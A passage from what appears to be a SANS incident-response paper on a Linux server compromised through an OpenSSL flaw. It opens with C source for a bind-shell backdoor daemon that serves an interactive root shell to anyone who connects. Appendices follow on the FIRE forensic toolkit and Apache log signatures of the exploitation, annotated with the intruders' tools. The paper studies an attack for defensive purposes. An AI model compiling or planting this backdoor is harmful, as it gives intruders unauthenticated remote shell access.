/* to avoid creating zombies ;) */
void    sig_child(int i)
{
        signal(SIGCHLD, sig_child);
        waitpid(-1, NULL, WNOHANG);
}

void    hangout(int i)
{
        kill(0, SIGHUP);
        kill(0, SIGTERM);
}

int     main()
{
        int     pid;
        struct  sockaddr_in     serv;
        struct  sockaddr_in     cli;
        int     sock;

        sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        if (sock < 0) {
                perror("socket");
                return 1;
        }

        bzero((char *) &serv, sizeof(serv));
        serv.sin_family = AF_INET;
        serv.sin_addr.s_addr = htonl(INADDR_ANY);
        serv.sin_port = htons(PORT);
        if (bind(sock, (struct sockaddr *) &serv, sizeof(serv)) < 0) {
                perror("bind");
                return 1;
        }
        if (listen(sock, 5) < 0) {
                perror("listen");
                return 1;
        }

        printf("Daemon is starting..."); fflush(stdout);
```

```
pid = fork();
if (pid !=0 ) {
        printf("OK, pid = %d\n", pid);
        return 0;
}

/* daemonize */
setsid();
chdir("/");
pid = open("/dev/null", O_RDWR);
dup2(pid, 0);
dup2(pid, 1);
dup2(pid, 2);
close(pid);
signal(SIGHUP, SIG_IGN);
signal(SIGCHLD, sig_child);
while (1) {
        int     scli;
        int     slen;
        slen = sizeof(cli);
        scli = accept(sock, (struct sockaddr *) &cli, &slen);
        if (scli < 0) continue;
        pid = fork();
        if (pid == 0) {
                int     subshell;
                int     tty;
                int     pty;
                fd_set  fds;
                char    buf[BUF];
                char    *argv[] = {"sh", "-i", NULL};
                #define MAXENV  256
                #define ENVLEN  256
                char    *envp[MAXENV];
                char    envbuf[(MAXENV+2) * ENVLEN];
                int     j, i;
                char    home[256];

                /* setup enviroment */
                envp[0] = home;
                sprintf(home, "HOME=%s", HOME);
                j = 0;
                do {
                        i = read(scli, &envbuf[j * ENVLEN], ENVLEN);
                        envp[j+1] = &envbuf[j * ENVLEN];
                        j++;
                        if ((j >= MAXENV) || (i < ENVLEN)) break;
                } while (envbuf[(j-1) * ENVLEN] != '\n');
                envp[j+1] = NULL;

                /* create new group */
                setpgid(0, 0);

                /* open slave & master side of tty */
                if (!open_tty(&tty, &pty)) {
                        char    msg[] = "Can't fork pty, bye!\n";
                        write(scli, msg, strlen(msg));
                        close(scli);
                        exit(0);
                }
                /* fork child */
                subshell = fork();
                if (subshell == 0) {
                        /* close master */
```

```
                        close(pty);
                        /* attach tty */
                        setsid();
                        ioctl(tty, TIOCSCTTY);
                        /* close local part of connection */
                        close(scli);
                        close(sock);
                        signal(SIGHUP, SIG_DFL);
                        signal(SIGCHLD, SIG_DFL);
                        dup2(tty, 0);
                        dup2(tty, 1);
                        dup2(tty, 2);
                        close(tty);
                        execve("/bin/sh", argv, envp);
                }
                /* close slave */
                close(tty);

                signal(SIGHUP, hangout);
                signal(SIGTERM, hangout);

                while (1) {
                        /* watch tty and client side */
                        FD_ZERO(&fds);
                        FD_SET(pty, &fds);
                        FD_SET(scli, &fds);
                        if (select((pty > scli) ? (pty+1) : (scli+1),
                            &fds, NULL, NULL, NULL) < 0)
                            {
                                break;
                        }
                        if (FD_ISSET(pty, &fds)) {
                                int     count;
                                count = read(pty, buf, BUF);
                                if (count <= 0) break;
                                if (write(scli, buf, count) <= 0)
break;
                        }
                        if (FD_ISSET(scli, &fds)) {
                                int     count;
                                unsigned        char *p, *d;
                                d = buf;
                                count = read(scli, buf, BUF);
                                if (count <= 0) break;

                                /* setup win size */
                                p = memchr(buf, ECHAR, count);
                                if (p) {
                                        unsigned char   wb[5];
                                        int     rlen = count - ((ulong)
p - (ulong) buf);
                                        struct  winsize ws;

                                        /* wait for rest */
                                        if (rlen > 5) rlen = 5;
                                        memcpy(wb, p, rlen);
                                        if (rlen < 5) {
                                                read(scli, &wb[rlen], 5
- rlen);
                                        }

                                        /* setup window */
```

```
                                                ws.ws_xpixel = ws.ws_ypixel =
0;
                                                ws.ws_col = (wb[1] << 8) +
wb[2];
                                                ws.ws_row = (wb[3] << 8) +
wb[4];
                                                ioctl(pty, TIOCSWINSZ, &ws);
                                                kill(0, SIGWINCH);

                                                /* write the rest */
                                                write(pty, buf, (ulong) p -
(ulong) buf);
                                                rlen = ((ulong) buf + count) -
((ulong)p+5);
                                                if (rlen > 0) write(pty, p+5,
rlen);
                                        } else
                                                if (write(pty, d, count) <= 0)
break;
                                }
                        }
                        close(scli);
                        close(sock);
                        close(pty);

                        waitpid(subshell, NULL, 0);
                        vhangup();
                        exit(0);
                }
                close(scli);
        }
}
```

Appendix C – Introduction to FIRE (formerly Biatchux)

FIRE, which stands for Forensic Incident Response Environment, is a collection of tools put together in a cohesive package by William "Biatch" Salusky. FIRE is distributed as an ISO image that can be downloaded from Sourceforge.net. This image can then be burned to CD-ROM to create a bootable toolkit.

FIRE can be used either for live incident response scenarios or for forensic analysis of a system or images of a system after the fact. For the former case, the FIRE CD includes static binaries for Win32, Solaris 2.7, and Linux 2.2 systems. These binaries can be used when a system has been compromised and it can't be know for certain that the binaries on the system haven't been altered (as in the case of a rootkit installation). For Windows systems, a number of special incident response tools are also included.

For analyzing systems after a system has been shutdown, FIRE is also a useful toolkit. It can be used to safely boot a compromised x86 system without the fear of applications on the disk being run or files being modified on the system.

When booting from the FIRE CD, the user is first presented with a choice of user interface. FIRE currently supports a standard terminal UI, a serial console, or two resolutions of X Windows (800x600 or 1024x768). After selecting a UI, the boot process continues. When booting to the standard terminal UI, the user is first presented with an introductory message regarding where logs are stored. Beyond that are menus for performing tasks such as setting up networking, mounting additional data storage for logs, performing basic forensic analyses, performing a virus scan of the system, or running penetration testing programs. Since the product is still in beta, though, some of the menus are currently just placeholders for future functionality.

The real power of the FIRE environment can be accessed by starting a shell. To do this, the user simply has to type "ALT- →" or "ALT- ←" to get to a login prompt. The login is root and the password is "firefire". Alternatively, if the user chooses the X Windows interface, he/she will be presented with terminal windows without requiring a password.

Tools included for forensic analysis and incident response are, among others, TASK, Autopsy, netcat, cryptcat, stegdetect, chkrootkit, hexedit, mac-robber, Linux Disk Editor (LDE), lsof, tcpdump, snort, and VNC.

Appendix D – OpenSSL Exploit Signatures From Apache Log Files

The following errors were recorded in the Apache web server error_log file. These errors are indicative of an attempt to exploit the OpenSSL buffer overflow bug. Those that correspond to files found on the system are noted below. The other entries are either due to Cinik worm attacks or other possible compromises of the system for which evidence has been erased or overwritten.

```
[Mon Oct 14 11:19:51 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 210.100.154.10) (OpenSSL library error
follows)
[Mon Oct 14 11:19:51 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Mon Oct 14 16:10:24 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 195.7.162.15) (OpenSSL library error follows)
[Mon Oct 14 16:10:24 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Mon Oct 14 20:59:53 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 204.19.134.7) (OpenSSL library error follows)
[Mon Oct 14 20:59:53 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Tue Oct 15 02:11:50 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 212.4.13.231) (OpenSSL library error follows)
[Tue Oct 15 02:11:50 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Tue Oct 15 20:42:27 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 213.182.199.74) (OpenSSL library error
follows)
[Tue Oct 15 20:42:27 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Wed Oct 16 06:20:48 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 80.65.205.214) (OpenSSL library error follows)
[Wed Oct 16 06:20:48 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Wed Oct 16 13:48:47 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 61.220.77.186) (OpenSSL library error follows)
[Wed Oct 16 13:48:47 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Thu Oct 17 08:09:31 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 210.0.204.18) (OpenSSL library error follows)
[Thu Oct 17 08:09:31 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sat Oct 19 14:36:44 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 61.232.107.89) (OpenSSL library error follows)
```

```
[Sat Oct 19 14:36:44 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Fri Oct 25 05:33:13 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 213.82.171.113) (OpenSSL library error
follows)
[Fri Oct 25 05:33:13 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Fri Oct 25 05:33:58 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 210.82.66.57) (OpenSSL library error follows)
[Fri Oct 25 05:33:58 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

Infection by Slapper worm (bugtraq variation).

```
[Fri Oct 25 21:53:10 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 64.251.6.209) (OpenSSL library error follows)
[Fri Oct 25 21:53:10 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sat Oct 26 11:58:33 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 65.90.167.29) (OpenSSL library error follows)
[Sat Oct 26 11:58:33 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sat Oct 26 23:36:13 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 64.251.87.77) (OpenSSL library error follows)
[Sat Oct 26 23:36:13 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sun Oct 27 10:55:48 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 210.243.236.90) (OpenSSL library error
follows)
[Sun Oct 27 10:55:48 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Mon Oct 28 18:39:29 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 12.32.34.2) (OpenSSL library error follows)
[Mon Oct 28 18:39:29 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Tue Oct 29 01:15:30 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 200.189.234.18) (OpenSSL library error
follows)
[Tue Oct 29 01:15:30 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Tue Oct 29 03:24:24 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 202.212.34.35) (OpenSSL library error follows)
[Tue Oct 29 03:24:24 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Wed Oct 30 09:59:13 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 208.179.152.65) (OpenSSL library error
follows)
[Wed Oct 30 09:59:13 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

```
[Thu Oct 31 08:41:17 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 208.241.208.124) (OpenSSL library error
follows)
[Thu Oct 31 08:41:17 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Thu Oct 31 10:31:23 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 208.241.208.124) (OpenSSL library error
follows)
[Thu Oct 31 10:31:23 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
       EnergyMech IRC bot apparently deleted from /tmp/.. /.lpd

[Thu Oct 31 15:26:14 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 63.111.20.250) (OpenSSL library error follows)
[Thu Oct 31 15:26:14 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Fri Nov  1 04:31:44 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 195.205.69.171) (OpenSSL library error
follows)
[Fri Nov  1 04:31:44 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Fri Nov  1 18:37:48 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 211.73.148.10) (OpenSSL library error follows)
[Fri Nov  1 18:37:48 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Fri Nov  1 23:34:52 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 219.181.36.15) (OpenSSL library error follows)
[Fri Nov  1 23:34:52 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sat Nov  2 15:19:56 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 210.71.57.129) (OpenSSL library error follows)
[Sat Nov  2 15:19:56 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sat Nov  2 19:56:30 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 151.8.73.34) (OpenSSL library error follows)
[Sat Nov  2 19:56:30 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sun Nov  3 03:58:40 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 218.185.87.130) (OpenSSL library error
follows)
[Sun Nov  3 03:58:40 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sun Nov  3 11:13:18 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 163.22.87.3) (OpenSSL library error follows)
[Sun Nov  3 11:13:18 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

```
 [Sun Nov  3 18:27:35 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 62.218.122.66) (OpenSSL library error follows)
[Sun Nov  3 18:27:35 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Mon Nov  4 04:16:31 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 66.92.70.133) (OpenSSL library error follows)
[Mon Nov  4 04:16:31 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

/tmp/…/sock script created.

```
[Mon Nov  4 09:03:35 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 210.0.210.132) (OpenSSL library error follows)
[Mon Nov  4 09:03:35 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Mon Nov  4 18:28:19 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 61.194.206.74) (OpenSSL library error follows)
[Mon Nov  4 18:28:19 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Mon Nov  4 18:30:51 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 61.194.206.74) (OpenSSL library error follows)
[Mon Nov  4 18:30:51 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

/tmp/.,/root gzip file installed and untarred to /tmp/.,/xploits. (Unix exploit programs)

```
[Mon Nov  4 20:01:35 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 210.244.129.33) (OpenSSL library error
follows)
[Mon Nov  4 20:01:35 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

EnergyMech IRC bot installed in /tmp/.cat

```
[Mon Nov  4 21:02:41 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 61.194.206.74) (OpenSSL library error follows)
[Mon Nov  4 21:02:41 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

/tmp/.,/flood.tgz installed and untarred to /tmp/.,/flood (DOS programs)
/tmp/.,/flood/vadimI executed against unknown target (UDP flood program).

```
 [Tue Nov  5 04:04:39 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 210.178.13.193) (OpenSSL library error
follows)
[Tue Nov  5 04:04:39 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Tue Nov  5 16:05:47 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 163.29.204.16) (OpenSSL library error follows)
[Tue Nov  5 16:05:47 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

/tmp/.k directory and contents installed. (backdoor program and exploits)

```
 [Thu Nov  7 04:13:48 2002] [error] mod_ssl: SSL handshake failed
(serverweb1:443, client 80.71.1.134) (OpenSSL library error follows)
[Thu Nov  7 04:13:48 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Thu Nov  7 10:42:39 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 195.39.45.202) (OpenSSL library error follows)
[Thu Nov  7 10:42:39 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Thu Nov  7 10:43:44 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 195.39.45.202) (OpenSSL library error follows)
[Thu Nov  7 10:43:44 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Thu Nov  7 10:43:55 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 195.39.45.202) (OpenSSL library error follows)
[Thu Nov  7 10:43:55 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Thu Nov  7 17:41:10 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 64.38.96.15) (OpenSSL library error follows)
[Thu Nov  7 17:41:10 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Fri Nov  8 00:41:29 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 208.39.140.218) (OpenSSL library error
follows)
[Fri Nov  8 00:41:29 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Fri Nov  8 07:46:56 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 216.17.14.82) (OpenSSL library error follows)
[Fri Nov  8 07:46:56 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
      /var/tmp/    /....  ...  ...  .. directory and contents
      created. (pb IRC bouncer)

[Sat Nov  9 11:43:03 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 210.22.96.2) (OpenSSL library error follows)
[Sat Nov  9 11:43:03 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sat Nov  9 16:08:34 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 200.174.190.190) (OpenSSL library error
follows)
[Sat Nov  9 16:08:34 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different

[Sat Nov  9 19:48:41 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 199.44.153.36) (OpenSSL library error follows)
[Sat Nov  9 19:48:41 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

```
 [Sun Nov 10 19:01:05 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 208.179.228.81) (OpenSSL library error
follows)
[Sun Nov 10 19:01:05 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
       /tmp/RsRK4ETH file deleted. (unknown purpose)

[Mon Nov 11 20:21:36 2002] [error] mod_ssl: SSL handshake failed
(server web1:443, client 61.215.228.136) (OpenSSL library error
follows)
[Mon Nov 11 20:21:36 2002] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

Last Updated: May 23rd, 2017

Upcoming SANS Penetration Testing

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Stockholm 2017	Stockholm, Sweden	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Rocky Mountain 2017 - SEC560: Network Penetration Testing and Ethical Hacking	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Milan 2017	Milan, Italy	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Rocky Mountain 2017 - SEC542: Web App Penetration Testing and Ethical Hacking	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Secure Europe 2017	Amsterdam, Netherlands	Jun 12, 2017 - Jun 20, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
Community SANS Nashville SEC542	Nashville, TN	Jun 19, 2017 - Jun 24, 2017	Community SANS
Community SANS Albany SEC560	Albany, NY	Jun 19, 2017 - Jun 24, 2017	Community SANS
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
Community SANS New York SEC542	New York, NY	Jun 26, 2017 - Jul 01, 2017	Community SANS
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Omaha SEC560	Omaha, NE	Jul 10, 2017 - Jul 15, 2017	Community SANS
SANS Munich Summer 2017	Munich, Germany	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
Mentor Session - SEC560	Augusta, GA	Jul 12, 2017 - Aug 23, 2017	Mentor